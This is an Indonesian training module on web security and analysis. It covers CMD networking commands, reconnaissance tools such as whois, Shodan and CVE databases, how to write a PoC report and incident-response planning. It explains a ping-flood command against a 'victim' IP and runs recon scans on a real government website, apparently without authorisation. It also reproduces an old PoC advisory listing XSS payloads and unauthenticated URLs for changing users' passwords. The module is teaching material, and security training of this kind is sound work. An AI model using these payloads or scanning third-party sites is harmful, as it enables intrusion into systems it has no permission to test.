PELATIHAN MANAGEMENT INFORMASI WEB

Pengertian Cyber Security dan Analisis Web

- Cyber Security adalah aktivitas untuk melakukan pengamanan terhadap sumber daya telematika demi mencegah terjadinya tindakan cyber crime. Dan seperti juga cyber crime, spektrum dari aktivitas cyber security ini juga sangat luas.
- Sedangkan analisis web di maksudkan untuk mencari data atau psimber informasi ada atau tidaknya celah pada setiap web yang kita bangun

Tujuan Pelatihan Cyber Security dan Analisis Web

1. Mengenal dan mengetahui definisi Cyber crime dan computer fraud secara umum
2. Mengetahui dimensi cyber crime dan computer fraud dalam hukum pidana.
3. Mengetahui dan memahami penanggulangan dan langkah-langkah cybercrime dan computer fraud.
4. Memahami dan memastikan implementasi penanggulangan dan langkah-langkah cybercrime dan computer fraud dilakukan secara efektif dan efisien melalui contoh dan studi kasus.

Materi Pelatihan Cyber Security dan Analisis Web

- Hari Pertama:
    1. Peserta diberikan pengetahuan dan pengenalan cybercrime dan computer fraud secara umum
    2. Peserta diberikan pemahaman jenis/tipe cybercrime dan computer fraud
    3. Peserta diberikan pengetahuan mengenal dan mengidentifikasi risiko-risiko yang terkait cybercrime dan memitigasinya.
- Hari Kedua
    1. Peserta diberikan pengetahuan mengenai dimensi cybercrime dan computer fraud dalam hukum pidana.
    2. Peserta diberikan pengetahuan mengenai penanggulangan dan langkah-langkah cybercrime dan computer fraud.
    3. Peserta diberikan pengetahuan dan pengenalan mengenai digital/computer forensic untuk mengumpulkan bukti-bukti terjadinya cybercrime dan computer fraud.
    4. Peserta diberikan pengetahuan dan pemahaman mengenai kasus-kasus cybercrime dan computer fraud.

5. Peserta diberikan pengetahuan dan pemahaman implementasi penanggulangan dan langkah-langkah cybercrime dan computer fraud dilakukan secara efektif dan efisien.
6. Peserta diberikan kesempatan untuk menerapkan pemahaman dengan contoh dan studi kasus.

Target Peserta Pelatihan Cyber Security dan Analisis Web

- Manajer dan staf IT dan manajer atau staf bagian lain yang akan dilibatkan dalam kegiatan Cybercrime dan computer fraud dari aspek bisnis dan operasional.
- Mahasiswa atau Guru
- Para praktisi atau sysadmin web server dan network server.

Materi yang akan di sampaikan pada hari pertama meliputi dari :

- Scanning IP web untuk di Analisa lebih lanjut.
- Pemanfaatan web tools http://whois.domaintools.com/ untuk mencari informasi detile sebuah web
- Scanning menggunakan webtools “shodan.io, Sec Focus, CVE Detile’s
- Pembuatan Laporan POC dan IRP


Materi yang akan di sampaikan pada hari kedua meliputi dari :

- Scanning menggunakan webtools “virustotal, any app run”
- Pembuatan Laporan POC dan IRP

Mengeenal Perintah Perintah CMD

1. Melakukan fungsi perintah :

   a. Ping



Beberapa contoh menggunakan perintah ping pada jendela Command Line Interface Windows.

Perlu di ketahui penggunaan perintah ping juga sering di gunakan oleh attacker untuk membajiri paket, jenis penggunaan perintah ping yang di kategorikan sebgai tindakan flood pada sebuah jaringan adalah sebagi berikut :


[***pingflood 192.168.1.3 -n 100 -d 50 -s 15000***]

Penjelasan :

pingflood, artinya mengaktifkan aplikasi ping flood.

- 192.168.1.3, adalah IP korban yang akan diserang menggunakan ping flood.
- -n, artinya jumlah paket yang berjumlah 100.
- -d, artinya delay tiap pengiriman paket.
- -s 15000, artinya ukuran data yang dikirim sebesar 15000 bytes.

Dalam kasus ini kita akan menggunakan alamat web dari “magelangkab.go.id” untuk mengetahui IP nya yang nanti kita akan gunakan untuk menganalisa apakah web tersebut aman atau tidaknya.



Baik sudah kita dapatkan IP dari web “magelangkab.go.id”, saatnya kita analisa web tersebut apakah sudah aman atau tidak. Ip yang kita dapatkan ketika melakukan ping adalah

“103.115.104.207”. dari ip ini tinggal kita kembangkan untuk keperluan yang bijak tentunya jangan untuk keperluan di luar dari ketentuan karena kita dalam berinternet di atur dalam UU ITE.

b. Ipconfig

c. Tracert

d. Getmac

<u>Case 1 :</u>


Untuk perintah perintah di atas dari B – D silahkan di coba dan buat alur atau skema pencarianya.

Mengenal Perintah CLI dan Webtools Analytics

Untuk mencari detile informasi sebuah web mulai dari pemilik no hp dan lain lain, kita bisa menggunakan beberapa bamtuan layanan web yang ada di internet antara lain sepeprti :

a. Nslookup

   Adapun perintah untuk menggunakan nslookup sama dengan perintah Ping pada Command Line Interface Windows.



   Informasi di atas adalah merupakan hasil dari perintah NSLOOKUP web "magelangkab.go.id"

b. https://who.is/

c. https://pro.builtwith.com/

d. http://whois.domaintools.com/

e. https://pentest-tools.com/

   Case 2 :


   Untuk Perintah Perintah di atas dari B – E silahkan di coba dan buat alur atau skema pencarianya jangan lupa buat laporan POC dan IRP nya.

BERMAIN DENGAN WEB SCANNER UNTUK MENCARI CELAH WEB SERVER


Dalam sesi ini saya akan membahas detile informasi yang sudah kita dapatkan untuk mencari celah atau BUG yang terdapat dalam sebuah web server dan bagiaman cara menutup celahnya. Dalam kasus ini saya tidak mengjarkan bagaimana bermain dengan SQL Injections, Exploit dan menanam sebuah shell. Adapun tool yang bisa kita manfaatkan antara lain adalah sebagai berikut

a. Shodan.io

Tools ini untuk melihat arsitektur web server dari detile IP dan kerentananya.



Hanya alamat web saja kita tidak mendapatkan apa apa menggunakan tools ini berbeda dengan bahasan yang di atas, sekarang kita bandingkan ketika kita sudah mengetahui IP dari web target tadi, berikut screeshotnya :




Ini merupakan contoh kerentanan yang kita dapatkan dari proses scanning

Disini kita bisa langsung melihat detile informasi web “magelangkab.go.id” dari sisi kerentanannya. Perlu kita garis bawahi kembali kita hanya ingin melihat sisi kerentanannya tanpa ingin melihat lebih dalam lagi.

b. cvedetails.com

Tools ini di gunakan untuk melihat seberapa besar level kerentanan dari sebuah web kita.


Dari data CVE yang sudah kita dapatkan kita akan kembangkan level atau tingkatan resiko dari kerentanan web kita.



Informasi di atas kita dapat mengetahui detile informasi kerentanan web yang sudah kita bangun, sekrang kita uji lagi menggunakan Security Focus untuk mencari tahu bagaimana cara kita menanggulanginya.

c. https://www.securityfocus.com/bid/

Tools ini di fungsikan untuk melihat berapa kali proses update web tersebut dan bagaimana menanggulanginya.



Ulangi langkah langkah di atas untuk mencari celah yang lain pada web kita menggunakan webtool berikut ini :

1. https://nvd.nist.gov/
2. https://cve.mitre.org/
3. https://access.redhat.com/

MEMBUAT POC DAN IRP

- Apa itu POC

Proof of Concept, atau yang sering di dengar dengan singkatan P.o.C merupakan sebuah sinopsis dari sebuah metode atau cara yang biasanya untuk memberikan bukti bahwa sebuah sistem dapat di exploit. P.o.C yang lengkap (yang bikin rajin) biasanya membahas bug yang di temukan secara terperinci, dan penjelasan yang sangat baik. Biasanya memberikan potongan kode program yang terdapat pada sistem tersebut, dan memberikan solusi dari bug tersebut. P.o.C dapat dengan mudah ditemui pada website security besar seperti ***milw0rm, packetstormsecurity, securityfocus***, maupun website komunitas lainnya.

Terdapat berbagai macam cara penyajian sebuah P.o.C. Ada yang meberikan cara untuk exploit nya, ada yang di bahas dulu, ada juga yang sudah dibuat menjadi sebuah program untuk pembuktiaan.. Biasanya source ***c++, python atau perl***.

Beberapa PoC ada yang di publish setelah melakukan koordinasi terlebih dahulu dengan vendor sistem nya, sehingga dari pihak vendor dapat mengeluarkan update dari sistem mereka, sedangkan ada juga yang main langsung di publish.

Berikut adalah contoh Pembuatan POC:

```
#################################################################
#
Exploit

Apps : Script : SiaP! KRS Online by TSM Labs
Reported : 8 Mei 2008
Published : 13 Mei 2008

#################################################################
##

Proof of Concept
(P.o.C)

by: Dhiratara

#################################################################
##
-----------------------------------------------------------------
Type : Multiple XSS Vulnerabilities
-----------------------------------------------------------------

1 : Vulnerable : http://[site]/sylabus.php?mk=alert(document.cookie)
PoC : http://192.168.20.253/sylabus.php?mk=alert(document.cookie)
Status : [Not Patched | Annonymous | Threat Level: Low]


2 : Vulnerable : http://[site]/absensi.php?op=StatusUAS&nim=alert(document.cookie)
PoC : http://192.168.20.253/absensi.php?op=StatusUAS&nim=alert(document.cookie)
Status : [Not Patched | Login Needed | Threat Level: Low]
```

3 : Vulerable : http://[site]/phpinfo.php?GLOBALS[test]=alert(document.cookie);
PoC : http://192.168.20.253/phpinfo.php?GLOBALS[test]=alert(document.cookie);
[Not Patched | Annonymous | Threat Level: Low]

##
##

Type : Unauthenticated Session Module
---

1 : Vulnerable : http://[site]/password.php
PoC : http://192.168.20.253/password.php
Status : [Patched | Annonymous | Threat Level: HIGH | Note : Bisa ganti password semua user tanpa login sama sekali!]

2 : Vulnerable : http://[site]/krs.php?op=pilih&isi=[Nama Periode]&kode=[Kode Perdiode]&kode_mhs=[NIM]
PoC :
http://192.168.20.253/krs.php?op=pilih&isi=Semester%20Pendek,%20Tahun%20Ajaran%202007-2008&kode=07P&kode_mhs=206000001
Status : [Patched| Annonymous | Threat Level: HIGH | Note : Bisa isi & edit KRS semua user tanpa login sama sekali!]

3 : Vulnerable : http://[site]/front_mhs.php?nim=[NIM]
PoC : http://192.168.20.253/front_mhs.php?nim=206000001
Status : [Not Patched | Login Needed | Threat Level: Low]

4 : Vulnerable : http://[site]/absensi.php?op=StatusUAS&nim=[NIM]
PoC : http://192.168.20.253/absensi.php?op=StatusUAS&nim=206000001
Status : [Not Patched | Login Needed | Threat Level: Low]

5 : Vulnerable : http://192.168.20.253/whata.php?nim=[NIM]
PoC : http://192.168.20.253/whata.php?nim=206000001
Status : [Not Patched | Annonymous | Threat Level: Low | Note : Pilihan buat periode mana yg di print, semua user =P]

6 : Vulnerable : http://192.168.20.253/print.khslengkap.php?nim=[NIM]
PoC : http://192.168.20.253/print.khslengkap.php?nim=206000001
Status : [Not Patched | Annonymous | Threat Level: Low]

7 : Vulnerable : http://192.168.20.253/print.transkrip.php?nim=[NIM]
PoC : http://192.168.20.253/print.transkrip.php?nim=206000001
Status : [Not Patched | Annonymous | Threat Level: Low]

Note: Vendor terlalu percaya dengan input user, seharusnya ganti variable penting semacam $nim pada query dengan menggunakan variable Session.

##

- Apa itu IIRP


Penanganan Insiden (Incident Response/IR) adalah salah satu kemungkinan perencanaan yang berfokus pada mendeteksi atau mencoba untuk menganalisis dan mengevaluasi tingkat ancaman dari hal-hal yang tidak terduga. Bila memungkinkan, proses IR seharusnya memuat dan menyelesaikan insiden tersebut berdasarkan rencana IR. Ketika insiden yang tidak dapat diselesaikan muncul, element lain dari kemungkinan proses perencanaan diaktifkan, dengan menggunakan proses eskalasi yang

didokumentasikan seperti yang tercantum dalam seluruh rencana. Proses penanganan insiden (IR process) dibuat dalam beberapa tahap :

1. Persiapan (Preparation)
2. Mendeteksi dan menganalisis (Detection and analysis)
3. Penahanan (containment)
4. Pemberantasan (eradication)
5. Pemulihan atau pembaruan (recovery)
6. Kegiatan pasca insiden (Postincident activity)

Karena proses penanganan insiden begitu kompleks, pada dokumen ini hanya akan membahas mengenai tahap persiapan awal dari penanganan insiden dengan tujuan agar suatu organisasi/perusahaan dapat membuat suatu perencanaan penanganan insiden yang dapat dilakukan secara efektif untuk menangani suatu insiden atau masalah. Ketika CPMT (Contingency Planning Management Team) menyelesaikan setiap komponen dari analisis dampak bisnis, kita dapat memulai untuk mentransfer informasi yang diambil dari suatu organisasi atau perusahaan ke berbagai subordinat komite. Pada kenyataannya, setiap komite mendapat sebanyak mungkin rencana secara keseluruhan sebagai yang disiapkan oleh CPMT. Setelah anggota komite mempunyai informasi ini, mereka mulai dengan rencana yang lebih rendah. Pada kasus penanganan insiden, kelompok terbagi menjadi beberapa tingkatan umum, yaitu :

1. Membentuk komite perencanaan penanganan insiden
2. Membuat kebijakan penanganan insiden
3. Mengatur SIRT
4. Membuat perencanaan penanganan insiden
5. Membuat prosedur penanganan insiden



Contoh laporan IRP, bisa menggunakan NIST Frame Security